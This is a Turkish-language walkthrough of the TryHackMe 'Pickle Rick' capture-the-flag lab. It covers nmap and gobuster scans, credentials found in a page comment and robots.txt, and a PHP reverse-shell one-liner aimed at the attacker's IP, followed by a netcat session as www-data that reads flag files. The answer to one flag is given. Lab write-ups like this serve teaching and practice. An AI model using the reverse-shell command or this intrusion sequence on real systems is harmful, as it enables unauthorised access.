Broken Access Control


CTF: Trayhackme

Trayhackme de bulunan Pickle Rick Ctf nin çözümünü inceliyorum.

Öncelikle nmap ile açık portları inceliyorum.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV -sC -O -Pn 10.10.57.57
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 19:10 EDT
Nmap scan report for 10.10.57.57 (10.10.57.57)
Host is up (0.076s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ed:b3:23:19:ee:9a:43:ab:85:d7:ac:a9:e4:9b:1f:6f (RSA)
|   256 be:89:a5:7c:b4:ca:bb:ec:f5:50:2e:f1:87:7f:7d:e4 (ECDSA)
|_  256 86:5a:8b:98:02:67:c0:41:ed:e1:6f:2b:81:09:b1:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/31%OT=22%CT=1%CU=31339%PV=Y%DS=2%DC=I%G=Y%TM=66D3
OS:A31A%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=109%TI=Z%CI=Z%TS=A)SEQ(S
OS:P=108%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=108%GCD=2%ISR=109%TI=Z%CI
OS:=Z%II=I%TS=A)OPS(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST
OS:11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=
OS:F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T
OS:=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=
OS:40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0
OS:%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R
OS:=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.09 seconds
```

80. port açık olduğu için siteyi inceliyoruz.




Ve sitenin kaynak kodlarını da inceliyoruz.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>
```


Bir username bulduk bu bilgi sonrasında işimize yarayabilir.

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.57.57 -w /usr/share/wordlists/dirb/common.txt -x .php,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.57.57
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 276]
/.html                (Status: 403) [Size: 276]
/.hta.php             (Status: 403) [Size: 276]
/.hta.html            (Status: 403) [Size: 276]
/.hta                 (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/.htaccess.php        (Status: 403) [Size: 276]
/.htpasswd.html       (Status: 403) [Size: 276]
/.htpasswd.php        (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess.html       (Status: 403) [Size: 276]
/assets               (Status: 301) [Size: 311] [--> http://10.10.57.57/assets/]
/denied.php           (Status: 302) [Size: 0] [--> /login.php]
/index.html           (Status: 200) [Size: 1062]
/index.html           (Status: 200) [Size: 1062]
/login.php            (Status: 200) [Size: 882]
/portal.php           (Status: 302) [Size: 0] [--> /login.php]
/robots.txt           (Status: 200) [Size: 17]
/server-status        (Status: 403) [Size: 276]
Progress: 13842 / 13845 (99.98%)
===============================================================
Finished
===============================================================
```


Gobuster ile sitede dizin taraması yapıyoruz.**login.php** ve **robots.txt** inceliyoruz.



Robots.txt garip bir ifade bulduk. Belki işimize yarayabilir.




Login.php sayfasında bizden username ve password istiyor. Bir tane username bulmuştuk bunu deneyebiliriz. Robots.txt de bulduğumuz şifreyi de deneyebiliriz. Denememiz başarılı oldu içeri girebildik.




Sitenin içeresindeki dosyaları okuyarak flag değerlerini bulmaya çalışacağız.

Sup3rS3cretPickl3Ingred.txt dosyasının içeriğine baktık ve ilk flag değerimizi bulduk.




Clue.txt dosyasına baktık. Dosya sistemini incelmemiz gerektiği mesajını alıyoruz.



Reverse Shell yaparak kali üzerinden sistemi dinileceğiz.

php -r '$sock=fsockopen("kali_ipAdresi",dinlenecek_port);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'

Yukardaki komutu kullanacağız.



Kali üzerinden Shell açtık şimdi istediğimiz komutları açmaya çalışacağız.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 123
listening on [any] 123 ...
connect to [10.9.0.23] from (UNKNOWN) [10.10.57.57] 35248
/bin/sh: 0: can't access tty; job control turned off
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ cat clue.txt
Look around the file system for the other ingredient.
$ whoami
www-data
```

Sisteme bağlandık.

```
$ cd /home
$ ls
rick
ubuntu
$ cd rick
$ ls
second ingredients
$ cat second\ ingredients
1 jerry tear
$
```

Home dizinine gittik ve Rick kullanıcısının dizininde bulunan second ingredients içeriğini okuyup ikinci flag değerimizi aldık.